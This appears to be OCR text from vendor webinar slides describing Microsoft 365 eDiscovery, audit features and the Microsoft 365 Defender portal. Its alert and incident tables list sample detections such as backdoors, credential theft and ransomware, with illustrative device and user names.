
Webinar
Listen
here

Functionality and Breakdown

E-Discovery & Audit

Advanced Audit

Advanced eDiscovery



Advanced eDiscovery workflow

1. Add custodians to a case
2. Collect relevant content from data sources
3. Commit collection to a review set
4. Review and analyze data in a review set
5. Export and download case data

Content search


- Search for content
- Keyword queries and search conditions
- Export search results
- Role-based permissions

Core eDiscovery

- Search and export
- Case management
- Legal hold

Advanced eDiscovery

- Custodian management
- Legal hold notifications
- Advanced indexing
- Review set filtering
- Tagging
- Analytics
- Predictive coding models
- And more...



Good morning, Rob

Incident name	Severity	Active alerts	Scope	Last activity	Tags
Multi-stage incident...	High	123/138	4 2 117	Sep 4, 06:32:45 AM	HIGH RISK THREAT EXPERT
'Dirtelti' backdoor wa...	High	132/132	44 0 0	Sep 4, 06:41:45 AM	
Office process droppe...	High	132/132	4 0 0	Sep 4, 06:42:45 AM	

Tammay Ganachaya
@tanmayg

In continuing to diminish the chances of sophisticated threats slipping through defenses, we have expanded behavioral blocking and containment capabilities to get even broader visibility into malicious behavior by using a rapid protection loop...

See on Twitter

March 9th, 2020 - 6:32PM ♡ 157

Microsoft 365 Defender Unified Portal


→ Microsoft 365 E5 license or any individual product E5 license

→ Use Microsoft 365 Defender even if you only have one E5 product, expand over time to get cross-product value

Microsoft 365 Defender Dashboard

→ My organization’s overall security state

→ What’s the next highest priority SOC work item



Microsoft 365 Security

Alerts queue

Title	Severity	Incident	Stat...	Category	Device	User
'Killav' malware was detected	Informational	7759	Resolved	Malware	cont-pollyharre	
2 alerts: An active 'Wintapp' backdoor was det...	Medium	2 Incidents	Resolved	Grouped by:...	2 device	
MDATP custom detection - 2 machine groups	Medium	12991	New	Persistence	cont-juliaweiss	nt authority\system
4 alerts: Suspicious PowerShell command line	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
Suspected credential theft activity	Medium	Multi-stag...	New	Credential a...	cont-mikebarden	domain1\adrian.bard
7 alerts: Suspicious process injection observed	Medium	4 Incidents	Multiple	Grouped by:...	2 device	3 user
3 alerts: Reflective dll loading detected	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
3 alerts: Passwords hashes dumped from LSAS...	Medium	3 Incidents	Multiple	Grouped by:...	2 device	nt authority\system
9 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
3 alerts: A script with suspicious content was o...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
4 alerts: Suspicious behavior by an HTML appli...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
3 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
3 alerts: Successful logon using potentially stol...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	nt authority\system
4 alerts: 'Ploprolo' malware was detected	Informational	4 Incidents	Multiple	Grouped by:...	cont-pollyharre	
2 alerts: A script with suspicious content was o...	Medium	2 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
4 alerts: A link file (LNK) with unusual characte...	Low	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
3 alerts: Suspicious URL clicked	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell

1000 encounters / day

→ Average size organization’s Microsoft 365 Defender suspicious or malicious daily encounters

→ Alert queues are long…

Protection first

→ Microsoft 365 Defender is a full protection stack!


→ Collaboration across Microsoft 365 domains amplifies protection

→ 70% of encounters are completely prevented – no immediate SOC action required

1,000 Encounters

↓

300 Alerts



Microsoft 365 Security

Incidents

Export

	Incident name	Severity ↓	Active alerts	Remediation status	Category	Impact
>	'Dirtelti' backdoor was prevented on multiple endpoints	Info...	17/18	● Remediated	Initial access, Suspicious activity	2
>	Office process dropped and executed a PE file on multiple endpoints	Medium	5/5	● Remediated	Initial access, Suspicious activity+2 more	2
>	Multi-stage incident involving Initial access & Execution on one en...	High	9/9	● Remediated	Initial access, Suspicious activity+2 more	2
>	Ransomware activity	High	15/15	● Pending approval	Initial access, Suspicious activity+2 more	2
>	Multi-stage incident involving Discovery & Command and control o...	Medium	5/5	● Remediated	Initial access, Suspicious activity+2 more	2
>	CustomEnterpriseBlock' detected on multiple endpoints	Low	34/36	● Remediated	Initial access, Suspicious activity+2 more	2
>	Multi-stage incident involving Execution & Ex-filtration on multiple ...	High	8/8	○ Investigation running	Initial access, Suspicious activity+2 more	2
	Alert name					
	Sensitive file uploaded	High	-	● Remediated	Initial access	con
	Suspicious powershell commandline	Medium	-	○ Investigation running	Initial access	con
	Suspected credential theft activity	Medium	-	○ Investigation running	Suspicious activity	Jona
	Suspicious powershell commandline	Medium	-	● Remediated	Initial access	con
	Suspicious powershell commandline	Medium	-	● Remediated	Initial access	con
	Suspicious process injection observed	Medium	-	● Remediated	Initial access	con
	Reflective dll loading detected	Medium	-	● Remediated	Initial access	con
	Suspicious process injection observed	Medium	-	● Remediated	Initial access	con
>	Multi-stage incident involving Discovery & Command and control o...	High	5/5	○ Investigation running	Initial access, Suspicious activity+2 more	2

Alerts to Incidents

→ Correlate alerts related to same attack into single SOC work item

→ Incident titles hint to content and priority

→ Incident API for 3rd party tool integration

